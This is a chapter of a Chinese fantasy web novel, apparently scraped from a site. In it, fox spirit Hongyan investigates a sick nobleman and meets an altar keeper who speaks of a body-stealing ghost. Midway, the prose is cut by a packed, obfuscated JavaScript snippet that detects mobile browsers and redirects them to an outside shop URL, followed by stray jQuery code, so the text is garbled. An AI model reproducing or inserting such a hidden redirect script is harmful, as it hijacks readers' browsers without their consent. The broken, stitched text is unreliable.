44. 寻金行石(五)
作品:《把灭族仇人的下属拐跑了》 赵府西厢房内。
她盘膝坐于床榻,双目紧闭,指尖凝着一缕红光,周身萦绕着赤红光晕,调和体内灵力相融。
待灵力归位,她缓缓睁眼,便见跟前一道朦胧身影,凝聚成人形。
那是一位身着白狐裘的女子,肤白胜雪,眉眼间带着魅惑,却又透着清冷,正是狐灵仙雪楼。
她笑意盈盈地看着虹嫣,赞许道:“不错,你终是突破了心障,能容我凝出虚影与你相见了。”
虹嫣虽早有预料,却难免还是感到诧异。
她定了定神,问道:“前辈居于我体内,每日受灵力压制,难道不觉得压抑吗?”
“压抑?”雪楼嗤笑一声,“我曾被囚于冰窖数载,日夜与寒冰为伴,早已尝尽昏无天日之苦。如今这点压抑,与冰窖之苦相比,又算得了什么?”
她转身往前走了几步:“我如今唯一的念想,便是亲手刃了那薄情郎,将他碎尸万段,死无葬身之地!”
可虹嫣亦恨透了妖王,又何尝不想将他碎尸万段?
她握紧拳头:“唯有报仇的念头,能让我撑着走下去。”
“有执念,便有动力。”雪楼转过身来,目光落在虹嫣身上,“如今我可化形见你,往后若需相助,只需心中唤我,我自会现身。”
她顿了顿,又补充道,“只是我法力仍被你体内灵力压制,不过只要我主动现身,便可助你法力倍增,应对危难。”
虹嫣闻言,心中一暖。
她知晓雪楼虽心怀仇恨,却并无害人之心,反而多次助她。
她再次拱手:“多谢前辈坦诚相告,也多谢前辈此前的暗中相助。”
雪楼摆了摆手:“你我如今共用一体,说这些客套话反倒生分。你只需记得,若有一日需对付那负心汉,我定会倾尽全力助你。”
话音落,雪楼虚影散去,房间又只剩下她一人。
“前辈放心,若有那一日,我定不会让你失望。”
未等虹嫣整理思绪,房门被一下推开。
金羽步履虚浮地走了进来,她满头大汗,满脸写着疲惫不堪,往日亮晶晶的眼眸都黯淡了。
近来赵始初体寒愈甚,又频遭梦魇纠缠,唯有金羽渡入自身灵力方能稍缓。
她修为本就不高,全靠体内金行石维系灵力,若非这奇石滋养,怕是早已油尽灯枯。
金羽连鞋都未脱,一头栽倒在床榻上,片刻便昏睡过去。
虹嫣看着她熟睡中仍皱着的眉头,到了嘴边的叮嘱咽了回去,起身将被子盖在了她的身上。
恰在此时,厢房外忽地亮起昏黄提灯光,伴随着家仆们的呼喊声。
“不好了不好了!公子他……公子又梦魇了!”
又?
虹嫣心头一紧,快步推门而出。她连忙拉住一个正赶往赵始初房间的家仆问道:“这是出了何事?”
“不好了姑娘,公子这次比往常更重,上吐下泻不止,眼疾……眼疾还更严重了,方才竟呕出了血!”
不对,金羽方才才为赵始初渡入灵力,按说该能稳住他的气息,怎会骤然恶化至此?
虹嫣皱紧眉头,愈发觉得此事有蹊跷。
她转头望向屋内熟睡的金羽,不忍再去打扰她休息,她已损耗灵力太多,经不起折腾。
她回过头对老仆说道:“劳烦带路,我去看看。”
赵始初的卧房内,弥漫着强烈的药味与血腥气。
定睛一看,赵始初正用手撑着榻沿剧烈咳嗽,不止指缝间,连衣襟上都是血迹,咳毕便无力伏在床边。
老仆垂首立在一旁,声音哽咽:“奴才们寻了药喂下,只勉强暂缓了公子的痛楚,却查不出根源,实在不知是为何……”
虹嫣走近床榻,见赵始初已昏死过去,面色灰败。
更令她心惊的是,他周身萦绕着一丝若有似无的阴气,倒跟贾池裳散发的气息隐隐相合。
她抬眼扫视着四周,目光倏然定格在屋顶。
有人!
一道黑影正蹲在瓦檐上,看不清身形,似在窥探屋内动静。
许是察觉到她的视线,那黑衣人猛地起身,足尖一点,转身跳下瓦檐欲跑。
“站住!”
虹嫣低喝一声,不及与老仆多言,立马追了上去。
只是这黑衣人跑得极快,追至城郊荒巷,借着夜色,隐于巷口。
她赶到巷尾拐角,早已没了人影,她正懊恼着,目光瞥见地上落着一枚白玉佩,想必是黑衣人奔逃时不慎遗落。
再追已然没了任何意义。
她拾起玉佩,指尖触到玉面,一缕白色气流从白玉佩中溢出,如游丝般往巷外飘去。
怎么回事?
既如此,不妨跟着,看看到底会带她去哪儿。
虹嫣握紧玉佩,循着白气前行。
不多时,白气引着她至一处荒坡,坡上荒草遍地,藏着一个黑黢黢的地洞入口。
只是洞口窄小,成人身躯根本无法进入。
她当机立断,化作一只赤狐,纵身跃下,落地后复化成人形,尚未稳住身形,一股强烈的腐气扑面而来,呛得她捂住鼻子。
她借着白气微光往前走着,只是脚下泥土松软,险些滑倒。
行至尽头,一座残破祭坛立于中央,四边刻着模糊的复杂符文,边角布满裂痕,似是曾封印着何物。
地面散落着撕碎的黄符,符纸边缘焦黑,显然曾有过剧烈打斗。
“你是谁?竟敢擅闯此地?”身后忽地传来苍老沙哑的声音。
虹嫣转身,见一位白发垂肩的老者站在她面前,衣衫褴褛,面色枯槁,手中握着一根断裂的木杖。
她扫过四周,确认仅有老者一人,解释道:“晚辈虹嫣,跟随白玉佩的白气来到此地,不知此处是前辈看管,多有冒犯。”
说罢,她将手中白玉佩递了过去。
老者目光落在玉佩上,摇了摇头,重重地叹了口气:“这玉佩老奴并不认得,老奴乃是看管此祭坛之人。数年前,坛中封印的恶鬼破印逃脱,老奴因失职受罚,被废去全身修为,囚在此地永生看管这空坛,赎己之罪。”
“恶鬼?”虹嫣追问,“既是恶鬼作祟,为何不请捉鬼之人或道士除之?这么多年过去,纵使是厉鬼,也该魂飞魄散了。”
老者无奈地笑了一声:“此鬼异于寻常,非男非女,心思歹毒。;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|17066371|192124||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
它靠着夺取活人的躯体为宿主苟活,可异体相融终有排斥。”
老者沉默片刻,才开口道,“但若寻得纯阳之体,夺舍成功,方能彻底摆脱阴邪,化形为人,拥有永恒肉身。只是这纯阳之体世间罕见,可遇不可求。”
纯阳之体?赵始初不就是纯阳之体吗!
见虹嫣低头沉思,他上下打量着虹嫣,“姑娘并非凡人吧?方才见你化狐形入洞,想必是狐族之人?”
虹嫣并未否认,坦然颔首:“前辈好眼力。若此鬼当真为祸,想必妖族之力她也有所忌惮吧?”
若是贾池裳真为鬼,她早该对自己跟金羽下手了,难得是因为害怕?
老者抚了抚胡须,似是赞同:“姑娘所言不假,可关键在于,它若真苟活于世,也是附在凡人之躯内,若妖出手除鬼,必伤及宿主躯体,等同间接害了凡人性命,巡界妖使定会有所察觉。”
“巡界妖使是什么?”
“没想到姑娘竟不知。”老者面露诧异,解释道,“妖类擅伤凡人,巡界妖使便会出动,轻则废去修为,重则毁丹断骨、打回原形。”
看来,看来入人间行事,需恪守规矩。
她对老者拱手行礼:“多谢前辈告知。”
随后话锋一转,语气直白,“只是晚辈此番前来,就是要确认我那朋友身上的阴气是否由它所致。”
她虽然不知道那个黑衣人是谁,但引她来到此地,就说明赵始初肯定已被恶鬼盯上了。老者见她这般说,腰杆挺直,语气难掩激动:“姑娘这般说,便是有意追查此鬼了?”
虹嫣颔首,道出心中疑惑:“晚辈曾在一凡人女子身上,察觉到阴气,不知是被附身还是与鬼有所勾结。曾以‘捉鬼’试探,那女子却是心虚。”
老者眼前一亮,等了这么久,终于让他再次知晓这恶鬼的消息。
“这么看来,那女子与恶鬼定然脱不了干系。”
虹嫣似是无意间谈及,“晚辈那位朋友便是有纯阳之体的凡人,近来身子孱弱、梦魇频频,莫非是被这恶鬼暗中窥探,意图夺舍?”
“那便是了!恶鬼盯上后,必会先以阴气扰乱心神,待其元气大伤再趁机夺舍。”
他顿了顿,刻意将关键信息缓缓道出,“但恶鬼若想夺舍纯阳之体,需保宿主躯体完整无虞。”
两人对视一眼,无需多言,心中皆有了猜测。
老者沉默良久,从怀中掏出一枚青铜符牌。
表面虽已氧化发黑,却仍泛着微弱的金光。
“这枚驱邪符牌,乃老奴当年看管祭坛时所用,既能驱邪,亦可逼出附身恶鬼的原形。”
他将符牌递向虹嫣,见虹嫣仍在犹豫,直接说出她心中所担忧的,“这无疑能帮你那有纯阳之体的朋友驱除阴气,稳住心神。”
也罢,虹嫣伸手接下,将它放在怀中。
老者见状,长长舒了口气,悬着的心终于放下:“多谢姑娘。姑娘若需相助,再来此处找我即可。”
虹嫣颔首:“晚辈知晓了。事不宜迟,晚辈先行告辞。”
见虹嫣离开的身影,老者喃喃自语:但愿此举,能了结这桩因果,亦能让自己早日脱离苦海。